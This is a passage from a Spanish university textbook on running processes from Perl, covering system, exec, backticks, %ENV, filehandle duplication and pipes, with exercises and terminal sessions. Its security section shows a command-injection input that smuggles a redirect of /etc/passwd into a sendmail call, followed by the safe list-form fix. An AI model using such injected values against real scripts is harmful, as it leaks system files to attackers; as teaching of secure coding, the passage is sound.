Programación Distribuida y Mejora del Rendimiento

Casiano R. León [1]

19 de junio de 2012

[1]DEIOC Universidad de La Laguna

Índice general

Índice de figuras

Índice de cuadros

A Juana

For it is in teaching that we learn
And it is in understanding that we are understood

Agradecimientos/Acknowledgments

I'd like to thank Tom Christiansen, Damian Conway, Simon Cozens, Francois Desarmenien, Richard Foley, Jeffrey E.F. Friedl, Joseph N. Hall, Tim Jennes, Andy Lester, Allison Randall, Randal L. Schwartz, Michael Schwern, Peter Scott, Sriram Srinivasan, Linconl Stein, Dan Sugalski, Leopold Tötsch, Nathan Torkington and Larry Wall for their books and/or their modules. To the Perl Community.

Special thanks to Larry Wall for giving us Perl.

A mis alumnos de Programación Paralelo II en el segundo curso de la Ingeniería Superior Informática en la Universidad de La Laguna

Capítulo 1

Ejecucion de Programas

1.1. La función `system`

La forma habitual de lanzar un proceso en Perl es a través el comando `system`:

```
system 'echo $PATH'
```

En el ejemplo hemos usado comillas simples para impedir que Perl interpole la variable `$PATH`. Quien debe interpolarla es la shell que ejecutará el comando. También es posible escribir:

```
system "echo \$PATH"
```

Redirección y `system`

Cuando el comando usado como argumento no implica redirección, canales (pipes), etc. el comando es ejecutado por Perl. Perl crea un proceso hijo el cual ejecuta el comando. En caso contrario Perl llama a la shell para que ejecute el comando. En este segundo caso el comando se convierte en un proceso nieto del programa Perl.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n system.pl
     1  system('ps -fu lhp');
     2  system('echo -----------------');
     3  system('ps -fu lhp | grep system');
```

produce una salida como:

```
 lhp@nereida:~/Lperl/src/perl_networking/ch2$ perl system.pl
 UID        PID  PPID  C STIME TTY          TIME CMD
 ...        ....  ....  . ..... .....    ........ .........
 lhp       1556  1544  0 Mar01 pts/6    00:00:00 /bin/bash
 lhp       2932 15408  0 15:20 pts/10   00:00:00 perl system.pl
 lhp       2933  2932  0 15:20 pts/10   00:00:00 ps -fu lhp
 -----------------
 lhp       2854  5412  0 15:11 pts/4    00:00:00 /usr/bin/perl /usr/bin/perldoc -f system
 lhp       2932 15408  0 15:20 pts/10   00:00:00 perl system.pl
!lhp       2935  2932  0 15:20 pts/10   00:00:00 sh -c ps -fu lhp | grep system
 lhp       2937  2935  0 15:20 pts/10   00:00:00 grep system
```

Esto es lo que dice el manual de sh sobre la opción `-c`:

```
-c string If  the  -c  option  is  present, then commands are read from
          string.  If there are arguments after the  string,  they  are
          assigned to the positional parameters, starting with $0.
```

Uso con mas de un Argumento

Si se llama al comando `system` con mas de un argumento Perl no llamará a la shell, cualquiera que sea la forma del comando. En ese caso, el primer argumento se interpreta como el nombre del comando y los siguientes como los argumentos para el mismo. Ningún metacarácter shell (redirecciones, pipes, etc.) será interpretado. Por ejemplo:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n system2.pl
     1  system('echo','hola','>','juan.txt');
lhp@nereida:~/Lperl/src/perl_networking/ch2$ perl system2.pl
hola > juan.txt
```

El valor devuelto por `system` es el status del proceso hijo, tal y como lo devuelve la función `wait` (vea la sección 3.1). Para obtener el valor de retorno del programa hay que hacer un shift right 8 a ese valor.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n status.pl
     1  my $s = system('ls -l /chuchu');
     2  print "$s\n";
lhp@nereida:~/Lperl/src/perl_networking/ch2$ perl status.pl
ls: /chuchu: No existe el fichero o el directorio
256
```

La funcion `system` retorna `-1` si el programa no se pudo arrancar.

Seguridad y `system`

Supongamos un guión cuya función es enviar un cierto fichero `$filename` a una dirección de e-mail `$address` que se lee desde un fichero o un socket:

```
chomp($address = <$in>);
system "/usr/sbin/sendmail $address < $filename";
```

Este guión tiene un hueco en su seguridad. Supongamos que un usuario malintencionado da como entrada:

```
travieso@hotmail.com < /etc/passwd; cat > /dev/null
```

esto resultará en la ejecución de:

```
system "/usr/sbin/sendmail travieso@hotmail.com < /etc/passwd; cat > /dev/null < $filename";
```

y el fichero `/etc/passwd` será enviado a `travieso@hotmail.com`.

Obsérvese que esto no ocurre si el guión anterior se sustituye por:

```
chomp($address = <$in>);
open STDIN, "< $filename";
system "/usr/sbin/sendmail", $address;
```

dado que los símbolos de redirección pierden su valor como metasímbolos.

Ejercicio 1.1.1. *Estudie e instale el módulo* `Proc::Background`. *desde CPAN en su máquina. Explique su funcionamiento. ¿Considera que el módulo es fiable? Lea el fichero* `Makefile.PL`. *Coméntelo. ¿Que hace la opción* `PL_FILES`*? Explique el funcionamiento del ejecutable* `timed-process` . *¿Que hace la opción* `require_order` *de* `GetOpt::Long`*?*

1.2. La función exec

La función `exec` actúa de manera análoga a `system`. La diferencia es que el proceso padre es sustituido por el proceso a ejecutar y no se retorna al programa inicial:

```
exec 'cat -n /etc/passwd';
die "no se pudo ejecutar cat: $!";
```

La nueva tarea tendrá exactamente el mismo PID que el programa Perl:

```
pp2@nereida:~/src/perl$ cat exec1.pl
#!/usr/local/bin/perl -w
use strict;
print "$$\n";
exec '/bin/echo $$'
pp2@nereida:~/src/perl$ exec1.pl
8422
8422
```

Al igual que con `system`, si se usa la sintáxis con lista de argumentos los metacaracteres shell no son interpretados.

```
$ cat exec.pl
#!/usr/bin/perl -w
exec '/bin/echo', 'Los argumentos son: ', @ARGV;
```

Al ejecutar protegemos los argumentos con comillas simples de su interpretación por la shell:

```
lhp@nereida:~/Lperl/src$ ./exec.pl 'uno' '| ls ' '| who > quien'
Los argumentos son:  uno | ls  | who > quien
```

Usando `exec` para Modificar el Entorno de Ejecución de un Programa Habitualmente usamos el comando de la shell `source` cuando queremos modificar las variables de entorno comandos desde un fichero de comandos. Suelo usar las funciones `exec` y `system` de Perl cuando tengo que crear dinámicamente el programa a ejecutar o tengo que establecer un entorno de trabajo complicado antes de la ejecución de un programa existente. Este es un fragmento de una rutina que envuelve la ejecución desacoplada de un programa para su ejecución en una máquina remota vía SSH:

```
sub wrapexec {
  my $exec = shift;

  my $dir = getcwd;
  my $program =<< 'EOPROG';
chdir "<<$dir>>" || die "Can't change to dir <<$dir>>\n";
%ENV = (<<$ENV>>);
$| = 1;
my $success = !system("<<$exec>>");
warn "GRID::Machine::Core::wrapexec warning!. Execution of '<<$exec>>' returned Status: '$?'."
     " Success value from system call: '$success'\n" unless $success;
unlink('<<$scriptname>>');
exit(0);
EOPROG

  $exec =~ /^\s*(\S+)/; # mmm.. no options?
  my $execname = $1;
  # Executable can be in any place of the PATH search
```

```
  my $where = `which $execname 2>&1`;

  # skip if program 'which' can't be found otherwise check that $execname exists
  unless ($?) {
    die "Error. Can't find executable for command '$execname'.".
        " Where: '$where'\n" unless  $execname && $where =~ /\S/;
  }

  # name without path
  my ($name) = $execname =~ m{([\w.]+)$};
  $name ||= '';

  my $ENV = "'".(join "',\n  '", %ENV)."'";

  # Create a temp perl script with pattern /tmp/gridmachine_driver_${name}XXXXX
  my $filename = "gridmachine_driver_${name}";
  my $tmp = File::Temp->new( TEMPLATE => $filename.'XXXXX', DIR => File::Spec->tmpdir(), UNLIN
  my $scriptname = $tmp->filename;

  $program =~ s/<<\$dir>>/$dir/g;
  $program =~ s/<<\$ENV>>/$ENV/g;
  $program =~ s/<<\$exec>>/$exec/g;
  $program =~ s/<<\$scriptname>>/$scriptname/g;

  print $tmp $program;

  close($tmp);
  return $scriptname;
}
```

Ejercicio 1.2.1. *En http://www.perlmonks.org/ apareció la siguiente pregunta (busque por el tópico* `calling Unix commands`*):*

```
Hi, I'm trying write a script that will call a unix comand and either
post the results or parse the results then post them. I thought perhaps
I could accomplish this with exec or system. However, I haven't been
able to figure it out. Any insight would be much appreciated. Thanx
```

Comente las respuestas. Estudie el módulo `Shell` *y discuta su implementación.*
Explique la salida:

```
pp2@nereida:~/Lbook$ perl -wde 0
main::(-e:1):   0
  DB<1> use Shell qw(echo cat ps cp)
  DB<2> s $foo = echo("howdy", "funny", "world")
main::((eval 7)[/usr/share/perl/5.8/perl5db.pl:628]:3):
3:      $foo = echo("howdy", "funny", "world");
  DB<<3>> s
Shell::AUTOLOAD(/usr/share/perl/5.8/Shell.pm:132):
132:        shift if ref $_[0] && $_[0]->isa( 'Shell' );
  DB<<3>> n
Shell::AUTOLOAD(/usr/share/perl/5.8/Shell.pm:133):
133:        my $cmd = $AUTOLOAD;
  DB<<3>>
Shell::AUTOLOAD(/usr/share/perl/5.8/Shell.pm:134):
```

```
134:        $cmd =~ s/^.*::/;
  DB<<3>> p $cmd
Shell::echo
  DB<<4>> n
Shell::AUTOLOAD(/usr/share/perl/5.8/Shell.pm:136):
136:        *$AUTOLOAD = _make_cmd($cmd);
  DB<<4>> n
Shell::AUTOLOAD(/usr/share/perl/5.8/Shell.pm:137):
137:        goto &$AUTOLOAD;
  DB<<4>> x @_
0  'howdy'
1  'funny'
2  'world'
  DB<<5>> c
  DB<6> p $foo
howdy funny world
```

1.3. Variables de entorno

El hash `%ENV` contiene las variables de entorno. Su modificación implica la modificación del entorno del programa.

```
$ENV{PATH} = $ENV{PATH}:"/home/casiano/bin";
delete $ENV{DISPLAY};
system 'myls';
```

En este ejemplo el program `myls` es ejecutado en un entorno en el cual el `PATH` incluye a `/home/casiano/bin` y la variable `DISPLAY` ha sido suprimida.

Ejercicio 1.3.1. *En Perlmonks apareció la siguiente pregunta (puede encontrarla buscando en http://www.perlmon por 'Environmental Settings'.*

```
I require some assistance. I am writing a CGI script in Perl on Solaris
that needs to run external commands using the 'system' operator. These
commands are part of a larger package that needs the system initialized
(via a command) properly before execution, or else each individual
command cannot interact with the other, like the following.

1: system "/PATH/initialize_system"; # init the environment
2: system "/PATH/skew.k ARG_FOR_FRAME_NUMBER"; # create image
3: system "/PATH/savegif.k FRAME_NUMBER"; # save image off
4: system "exit"; # exit the environment created with initialize_system

When running a command using 'system', the environment appears to only
lasts until the next line of Perl code, so line 2 can't talk to line
3 because the environment required for them to communicate isn't there
which is initialized by line 1. The above code snippet would the way it
is run from a command line.

Any help would be appreciated.
Thanks.
```

¿Cuál es su respuesta?

Ejercicio 1.3.2. *Ejecute los comandos:*

```
$ set | grep "^[A-Z]" |wc
$ perl -e 'print "$_ = $ENV{$_}\n" for sort keys %ENV;' | wc
```

¿A que se debe la diferencia?. Observe el siguiente experimento:

```
$ FOO='Hello, World!'
$  perl -le'print $ENV{FOO}'
$
$ export FOO='Hello, World!'
$  perl -le'print $ENV{FOO}'
Hello, World!
```

1.4. Uso de comillas de ejecución (Backticks)

Contexto Escalar

Cuando se quiere capturar la salida de un programa utilizaremos las comillas hacia atrás (*backquotes* o *backticks*):

```
1 #!/usr/local/bin/perl5.8.0 -w
2
3 my $who = shift;
4 my $options = shift;
5 my $users = `who $options`;
6
7 until ($users =~ m/$who/)
8   { $users = `who $options`; }
9
10 print $users;
```

Como muestra el ejemplo, la cadena entre *backquotes* se interpola igual que una cadena de comillas dobles.

Contexto de Lista

Si se usan las *backquotes* en un contexto de lista se obtiene una lista cuyos elementos son las líneas de salida el programa. Veamos un ejemplo:

```
#!/usr/bin/perl -w
my @user =  `cat /etc/passwd`;
my (@name, @uid);
my $x;

for ($i=0; $i < @user; $i++) {
  ($name[$i], $x, $uid[$i]) = split ':', $user[$i];
}

@name = @name[
  sort {$uid[$a] <=> $uid[$b]} 0..$#name
];

print "@name\n";
```

Ejercicio 1.4.1. *¿Que ocurre en un contexto de lista en una ejecución con backticks si se ha redefinido* `$/`*?*

Recolectando `stderr`

Es posible recoger los contenidos de `stderr`:

```
pp2@nereida:~/Lbook$ perl -wde 0
main::(-e:1):   0
  DB<1> $x = `ls /tutu 2>&1` # stdout y stderr juntos
  DB<2> p $x
ls: /tutu: No existe el fichero o el directorio
  DB<2> $y = `(echo 'Tutu'; ls /tutu) 2>&1 1>/dev/null` # Eliminar stdout
  DB<3> p $y
ls: /tutu: No existe el fichero o el directorio
```

`qx` y la Comilla Simple

Ejercicio 1.4.2. *Explique la siguiente salida:*

```
pp2@nereida:~/Lbook$ perl -wde 0
main::(-e:1):   0
  DB<1> @a = 1..5
  DB<2> p  qx(echo @a)
1 2 3 4 5
  DB<3> p  qx'echo @a'
@a
```

¿Que ocurre cuando el delimitador de `qx` *es la comilla simple?. Consulte* `perldoc perlop`.

1.5. Salvando Manejadores de Fichero

Supongamos que queremos que la salida de una ejecución mediante `system` vaya a un cierto fichero. Una solución - independiente del sistema operativo - es re-abrir `STDOUT` a ese fichero y volverlo a poner a su antiguo valor después de la ejecución. Para ello debemos conservar el antiguo valor de `STDOUT`.

Copia de Manejadores

Se puede salvar un manejador de ficheros sin mas que pasárselo como segundo argumento a `open` prefijado de una secuencia de la forma `">&"` (escritura) o `"<&"` (lectura).

El siguiente ejemplo muestra como este mecanismo es utilizado para redirigir temporalmente la salida estandar y restaurarla posteriormente:

```
lhp@nereida:~/Lperl/src/perl_networking/ch1$ cat -n redirect.pl
     1  #!/usr/bin/perl
     2  use strict;
     3
     4  print "Redirecting STDOUT\n";
     5  open (SAVEOUT,">&STDOUT");
     6  open (STDOUT,">test.txt") or die "Can't open test.txt: $!";
     7  print "STDOUT is redirected\n";
     8  system "date";
     9  open (STDOUT,">&SAVEOUT");
    10  print "STDOUT restored\n";
```

Vemos que en la salida estándar se produce la salida:

```
lhp@nereida:~/Lperl/src/perl_networking/ch1$ ./redirect.pl
Redirecting STDOUT
STDOUT restored
```

Y en el fichero `test.txt` queda:

```
lhp@nereida:~/Lperl/src/perl_networking/ch1$ cat test.txt
STDOUT is redirected
mar abr 18 13:16:45 WEST 2006
```

Atributos de la Copia

La siguiente sesión de comandos con el depurador muestra que la copia mantiene los atributos del original y no es afectado por los cambios a los que se someta al original:

```
  DB<1> open $f, ">&", STDOUT            # Salvamos STDOUT en $f
  DB<2> open STDOUT, "> /tmp/prueba.txt" # Redirigimos STDOUT
  DB<3> print STDOUT "Hola\n"            # /tmp/prueba.txt contiene "Hola\n"
  DB<4> print $f "Hola\n"                # Salida a STDOUT
Hola

  DB<5> !! cat /tmp/prueba.txt           # !! Permite ejecutar un comando shell
Hola
  DB<6> close(STDOUT)
  DB<8> print "Hola"
print() on closed filehandle STDOUT at (eval 11)
  DB<9> print $f "Hola\n"
Hola
  DB<10> print DB::OUT "Hola\n"
  Hola
```

Obsérvese el formato de llamada a `open` en la línea 1 con tres argumentos.

Nótese que el debugger usa su propio manejador de ficheros de salida `DB::OUT` que está asociado a la terminal (véase `perldebug`).

Duplicación de Manejadores con `IO::File`

Una alternativa a este sistema la provee el método `fdopen` en IO::Handle que permite reabrir un fichero existente, haciendo una copia en uno nuevo. Una llamada a este método sigue el formato:

```
$io->fdopen ( $FD, $MODE )
```

La variable `$FD` debe ser un objeto `IO::Handle` o un fichero normal o un descriptor numérico. El modo `$MODE` debe casar con el original de `$FD`. El manejador de IO `$io` pasa a tener una copia del manejador `$FD`.

En el siguiente ejemplo usamos el método en conjunción con `new_from_fd` (línea 6) el cual crea un IO::Handle que es una copia del argumento:

```
lhp@nereida:~/Lperl/src/perl_networking/ch1$ cat -n redirectIO.pl
     1  #!/usr/bin/perl
     2  use strict;
     3  use IO::File;
     4
     5  print "Redirecting STDOUT\n";
     6  my $SAVEOUT = IO::File->new_from_fd(\*STDOUT,">");
     7  open(STDOUT, ">test.txt") or die "Can't open test.txt: $!";
     8  print "STDOUT is redirected\n";
     9  system "date";
    10  STDOUT->fdopen($SAVEOUT, ">");
    11  print "STDOUT restored\n";
```

El efecto es el mismo:

```
lhp@nereida:~/Lperl/src/perl_networking/ch1$ ./redirectIO.pl
Redirecting STDOUT
STDOUT restored
```

y el fichero `test.txt` contiene:

```
lhp@nereida:~/Lperl/src/perl_networking/ch1$ cat test.txt
STDOUT is redirected
mar abr 18 13:40:14 WEST 2006
lhp@nereida:~/Lperl/src/perl_networking/ch1$
```

Salvando y Redirigiendo `STDIN`

El siguiente programa salva `STDIN` usando

```
open (SAVEIN,"<& STDIN");
```

a continuación se abre de nuevo `STDIN` a un cierto fichero para leer del mismo durante un cierto periodo (líneas 8-12). Por último se restaura `STDIN` y se pasa a leer desde teclado:

```
pp2@nereida:~/src/perl/perltesting$ cat -n redirectinput.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  print "Redirecting STDIN to file testin.txt\n";
 5  open (my $SAVEIN,"<& STDIN");
 6  open (STDIN,"<", "testin.txt") or die "Can't open testin.txt: $!";
 7
 8  my $x = <STDIN>;
 9  chomp($x);
10
11  print "STDIN was redirected. First line of testin.txt: <$x>. Now executing cat -n\n";
12  system "cat -n ";
13
14  open (STDIN,"<&", $SAVEIN);
15  print "STDIN now restored. Write some input: ";
16  $x = <STDIN>;
17  chomp($x);
18  print "STDIN restored. We read: <$x>\n";
```

Estos son los contenidos del fichero `testin.txt`:

```
casiano@tonga:~/src/perl/tests$ cat -n testin.txt
     1  1
     2  2
     3  3
     4  4
     5  5
     6  6
     7  7
     8
```

Ejecución:

```
pp2@nereida:~/Lperltesting$ ./redirectinput.pl testin.txt
Redirecting STDIN to file testin.txt
STDIN was redirected. First line of testin.txt: <1>. Now executing cat -n
     1  2
     2  3
     3  4
     4  5
     5  6
     6  7
     7
STDIN now restored. Write some input: my input
STDIN restored. We read: <my input>
pp2@nereida:~/Lperltesting$
```

Mezclando `STDOUT` y `STDERR` El siguiente programa `redirectmergestdoutandstderr.pl` redirecciona (de forma independiente del S.O.) `STDOUT` al fichero `testmerge.txt`. Después salva `STDOUT` en `STDERR`:

```
pp2@nereida:~/src/perl/perl_networking/ch1$ cat -n redirectmergestdoutandstderr.pl
 1  #!/usr/bin/perl
 2  use strict;
 3
 4  # redirect STDOUT
 5  open (STDOUT,">testmerge.txt") or die "Can't open test.txt: $!";
 6
 7  # merging STDOUT and STDERR
 8  open (my $saveerr,">&STDERR");
 9  open (STDERR,">&STDOUT");
10
11  print "STDOUT is redirected\n";
12  system "ls -l does.not.exists";
13
14  open (STDERR,">&", $saveerr);
15  print STDERR "STDERR restored\n";
```

A continuación se ejecutan sentencias y programa(s) que produzcen salida por ambos `STDOUT` y `STDERR` como:

```
print "STDOUT is redirected\n";
system "ls -l does.not.exists";
```

Se mezclan las salidas por `STDERR` y `STDOUT`:

```
pp2@nereida:~/src/perl/perl_networking/ch1$ ./redirectmergestdoutandstderr.pl
STDERR restored
pp2@nereida:~/src/perl/perl_networking/ch1$ cat -n testmerge.txt
1  STDOUT is redirected
2  ls: no se puede acceder a does.not.exists: No existe el fichero ó directorio
pp2@nereida:~/src/perl/perl_networking/ch1$
```

1.6. Pipes

Se puede utilizar `open` para lanzar un proceso en *pipe* con el programa actual:

```
open $DATE, "date|" or die "Falló la creación del pipe desde date: $!";
open $MAIL, "|mail alu1324@csi.ull.es" or die "Falló el pipe hacia mail: $!";
```

La barra al final indica que la salida del proceso lanzado alimenta la entrada a nuestro programa a través del manipulador. Del mismo modo, la barra al principio indica que la entrada del proceso lanzado se alimenta de las salidas de nuestro programa hacia el correspondiente manipulador.

Para leer desde el proceso ejecutando `date` basta usar el operador diamante sobre el manejador:

```
my $now = <$DATE>;
```

y para escribir al proceso `$MAIL` hacemos:

```
print $MAIL "Estimado alumno, ha obtenido usted un sobresaliente.\n";
```

Valor Retornado por `open`

Cuando se abre un pipe, `open` devuelve el identificador del proceso del comando al otro lado del pipe. Este entero puede ser utilizado para monitorizar o enviar posteriormente señales al proceso.

Asegúrese de comprobar los valores retornados por `open` *y* `close` *cuando utilice un pipe.*

Para entender la razón, piense que sucede cuando se arranca un pipe a un comando que no existe. El éxito del comando `open` refleja el hecho de que el `fork` pudo hacerse con éxito. Pero en cuanto intentemos la escritura en el pipe se producirá el error y se recibirá una señal `PIPE` que deberemos manejar. Si se trata de lectura Perl interpretará que se ha producido un final de entrada.

Ejercicio 1.6.1. *Explique la diferencia de conducta entre estos dos ejemplos*

- `lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pipe2none`

```
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  open(FH, "|doesnotexist") or die "Can't open pipe: $!\n";
 5  print FH "Hi!\n" or die "Can't write to doesnotexist!: $!\n";
 6  close(FH) or die "Can't close doesnotexist!: $!\n. Status: $?";
```

Al ejecutar este programa tenemos la salida:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ perl -v
This is perl, v5.8.7 built for i486-linux-gnu-thread-multi
...
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./pipe2none
Can't exec "doesnotexist": No existe el fichero o el directorio at ./pipe2none line 4.
Can't open pipe: No existe el fichero o el directorio
```

- `lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pipe2none2`

```
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  my $pid = open(FH, "| doesnotexist > tutu") or die "Can't open pipe: $!\n";
 5  print "PID: $pid\n";
 6  print FH "Hi!\n" or die "Can't write to doesnotexist!: $!\n";
 7  close(FH) or die "Can't close doesnotexist!: $!\n. Status: $?";
```

Al ejecutar produce la salida:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ pipe2none2
PID: 18909
sh: doesnotexist: command not found
Can't close doesnotexist!:
. Status: 32512 at ./pipe2none2 line 7.
```

Pruebe a sustituir el print de la línea 6 por uno en el que se imprima una cadena de gran tamaño (Use `print '*'x1E06`*). ¿Cambia la conducta? Si es así, ¿A que cree que puede deberse?*

Sincronización mediante `close`

Al cerrar un filehandle:

```
close(MAIL);
die "mail: salida errónea, $?" if $?;
```

nuestro proceso se sincroniza con el proceso lanzado, esperando a que este termine y obtener el código de salida, el cual queda almacenado en la variable `$?` .

Esqueleto de un Pipe

En general el esquema de uso para leer desde un programa en pipe es

```
my $pid = open(my $README, "program arguments | ") or die("Couldn't fork: $|\n";
while ($input = <$README>) {
 ...
}
close($README);
# Check $?
```

La variable `$?`

La variable `$?` (`$CHILD_ERROR` si se usa el módulo `English`) contiene el estatus retornado por el cierre de un pipe (`close`), la ejecución de un comando `qx`, una llamada a `wait` o una llamada a `system`. Un ejemplo de uso, comprobando el estatus es:

```
 if ($? == -1) { # $? es -1 si no se pudo ejecutar
     print "No se pudo ejecutar: $!\n";
 }
 elsif ($? & 127) {
     printf "El proceso hijo a muerto con señal %d, %s coredump\n",
         ($? & 127),  ($? & 128) ? 'con' : 'sin';
 }
 else { # El valor de salida del proceso es $? >> 8
     printf "Proceso hijo termina con estatus %d\n", $? >> 8;
 }
```

Si quiere obtener mas información sobre `$?` lea `perldoc perlvar`.

Pipes con `IO::File`

Una alternativa es usar objetos IO::File:

```
pp2@nereida:~/LGRID_Machine/lib/GRID$ perl -wde 0
main::(-e:1):   0
  DB<1>  use IO::File
  DB<2> $DATE = IO::File->new
  DB<3> $DATE->open("date|") or die "Falló la creación del pipe desde date: $!"
  DB<4> p <$DATE>
lun mar  3 12:17:57 WET 2008
```

Ejecución de un Proceso Mediante Open con Pipe

Veamos un ejemplo:

```
lhp@nereida:~/Lperl/src$ cat -n rwho.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  my $host = shift;
```

```
 5
 6  my $pid = open(my $WHOFH, "ssh $host who |") or die "No se pudo abrir who: $!";
 7  print "PID of pipe process: $pid\n";
 8  system(<<"EOC");
 9    ssh $host ps -f  &&
10    echo -------------------------- &&
11    pstree -p $$ &&
12    echo --------------------------
13  EOC
14
15  while (<$WHOFH>) {
16    print $_;
17  }
18
19  close($WHOFH) or die "error al cerrar: $!";
```

La opción `-p` de pstree hace que se muestren los PID de los procesos en el árbol. La opción `-f` de ps indica que queremos un listado completo.

Ejercicio 1.6.2. *El programa anterior tiene tres comandos*

1. `ssh $host who`
2. `ssh $host ps -f`
3. `pstree -p`
4.

¿En que orden ocurrirán las salidas a `STDOUT` *de este programa? ¿Que procesos son mostrados por* `ssh $host ps -f`*? ¿Que procesos son mostrados por* `pstree -p`*?*

Al ejecutar el programa obtenemos una salida como esta:

```
lhp@nereida:~/Lperl/src$ rwho.pl orion | cat -n
 1  PID of pipe process: 26100
 2  UID        PID  PPID  C STIME TTY          TIME CMD
 3  casiano  10885 10883  0 Mar02 ?        00:00:00 sshd: casiano@notty
 4  casiano  10886 10885  0 Mar02 ?        00:00:00 perl
 5  casiano  25679 25677  0 12:42 ?        00:00:00 sshd: casiano@pts/3
 6  casiano  26136 26134  0 13:13 ?        00:00:00 sshd: casiano@notty
 7  casiano  26137 26131  0 13:13 ?        00:00:00 sshd: casiano@notty
 8  casiano  26138 26136  0 13:13 ?        00:00:00 ps -f
 9  --------------------------
10  rwho.pl(26098)-+-sh(26101)---pstree(26103)
11                 `-ssh(26100)
12  --------------------------
13  cleon    pts/0        2008-02-28 17:05 (miranda.deioc.ull.es)
14  cleon    pts/1        2008-02-28 17:11 (miranda.deioc.ull.es)
15  boriel   pts/2        2008-02-28 18:37 (localhost.localdomain)
16  casiano  pts/3        2008-03-03 12:42 (nereida.deioc.ull.es)
```

Las líneas 2-8 corresponden a la llamada `ssh $host ps -f)` en la máquina remota. Las líneas 10-11 a la ejecución en local `pstree -p`. Por último, las líneas 13-16 se corresponden con la lectura y volcado a través del manejador `$WHOFH` del proceso remoto ejecutando el comando `who`.

Usando Pipes para Replicar la Salida de Nuestro Programa

Ejercicio 1.6.3. *¿Cómo se puede modificar la conducta de unas librerías existentes de manera que todas las salidas (mediante* `print` *u otras funciones) a* `STDOUT` *se replique en un grupo de ficheros?.*

Los pipes nos dan una solución sencilla al problema de replicar la salida de nuestro programa a varios ficheros. Basta con hacer un pipe con el programa tee. El programa `tee` copia la entrada estandar a cada uno de los ficheros que se le pasan como argumentos y también a la salida estándar:

```
lhp@nereida:/tmp$ uname -a | tee /tmp/one.txt
Linux nereida.deioc.ull.es 2.4.20-perfctr #6 SMP vie abr 2
lhp@nereida:/tmp$ cat one.txt
Linux nereida.deioc.ull.es 2.4.20-perfctr #6 SMP vie abr 2
```

En el siguiente código la subrutina `tee` abre un pipe del `$stream` especificado contra la aplicación `tee`:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n tee.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::File;
 4  use File::Spec;
 5
 6  sub tee {
 7    my ($stream, $echo, @files) = @_;
 8
 9    my $devnull = File::Spec->devnull();
10    my $redirect = $echo?"":"> $devnull";
11    open $stream, "| tee @files $redirect" or die "can't tee. $!\n";
12  }
13
14  #### main
15  die "Provide some file names\n" unless @ARGV;
16
17  my $file = IO::File->new();
18  open $file, ">& STDOUT";
19  tee(\*STDOUT, 1, @ARGV);
20    # Now any print goes to all the @files plus STDOUT
21    print "1) Hola Mundo\n";
22  close(STDOUT);
23
24
25  open STDOUT,">&", $file;
26    # STDOUT only
27    print "2) Hola Mundo\n";
```

Sigue un ejemplo de ejecución:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ tee.pl one two three
1) Hola Mundo
2) Hola Mundo
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat one two three
1) Hola Mundo
1) Hola Mundo
1) Hola Mundo
```

Transparencia en `Open` La sentencia `open` actúa sobre procesos y ficheros de manera trasparente.

Supongamos un programa que espera una secuencia de ficheros en `@ARGV` como este:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n toupper
 1  #!/usr/bin/perl -w
 2  while (<>) {
 3    print "\U$_";
 4  }
```

Este programa usa el operador diamante para leer los ficheros pasados en `@ARGV` y pasar sus contenidos a mayúsculas.

Entonces podemos pasarle al programa en vez de una lista de ficheros una lista en la que se mezclan pipes y ficheros arbitrariamente:

```
 1 $ toupper toupper "sort toupper|" - "cat -n system.pl|"
 2 #!/USR/BIN/PERL -W
 3 WHILE (<>) {
 4   PRINT "\U$_";
 5 }
 6 }
 7   PRINT "\U$_";
 8 #!/USR/BIN/PERL -W
 9 WHILE (<>) {
10 Esta linea la escribí interactivamente
11 ESTA LINEA LA ESCRIBí INTERACTIVAMENTE
12      1  SYSTEM('PS -FU LHP');
13      2  SYSTEM('ECHO -----------------');
14      3  SYSTEM('PS -FU LHP | GREP SYSTEM');
```

Las líneas 2-5 contienen el resultado de pasar el fichero `toupper` a mayúsculas. Las líneas 6-9 contienen el resultado de ordenar el fichero alfabéticamente y pasarlo a mayúsculas (`sort toupper|"`). Después vienen una línea leida interactivamente, correspondiente al `"-"` en la línea de argumentos y el resultado de filtrar el proceso `"cat -n system.pl|"`.

Pipes versus Backticks En muchos casos ocurre que lo que puedes hacer con un pipe lo puedes hacer con backticks:

```
pp2@nereida:~/LGRID_Machine/lib/GRID$ perl -wde 0
main::(-e:1):   0
  DB<1> print grep { /www/ } `netstat -a 2>&1`
tcp        0      0 *:www                   *:*                         LISTEN
tcp        0      0 nereida:56001           mg-in-f83.google.co:www ESTABLISHED
tcp        1      0 nereida:56003           mg-in-f83.google.co:www CLOSE_WAIT

  DB<2> p $?
0
```

En general la versión pipe consume menos memoria, ya que se procesa una línea de cada vez y nos da la oportunidad, si conviene, de matar el proceso hijo antes de su terminación.

Por otro lado, hay que reconocer la comodidad de usar backticks. Si además se está cronometrando el programa lanzado, la versión pipe da lugar a sincronizaciones que pueden perturbar el proceso de medición de tiempos.

Cierre Prematuro de un Pipe Si un proceso cierra un pipe de lectura antes de leer el EOF, el programa al otro lado recibirá una señal `PIPE` en su siguiente intento de escribir en la salida estandard.

En el siguiente ejemplo, tomado de [1] el siguiente proceso intenta escribir 10 líneas al proceso al otro lado del pipe:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n write_ten.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Handle;
 4
 5  open (my $PIPE,"| read_three.pl") or die "Can't open pipe: $!";
 6  $PIPE->autoflush(1);
 7
 8  my $count = 0;
 9  for (1..10) {
10    warn "Writing line $_\n";
11    print $PIPE "This is line number $_\n" and $count++;
12    sleep 1;
13  }
14  close $PIPE or die "Can't close pipe: $!";
15
16  print "Wrote $count lines of text\n"
```

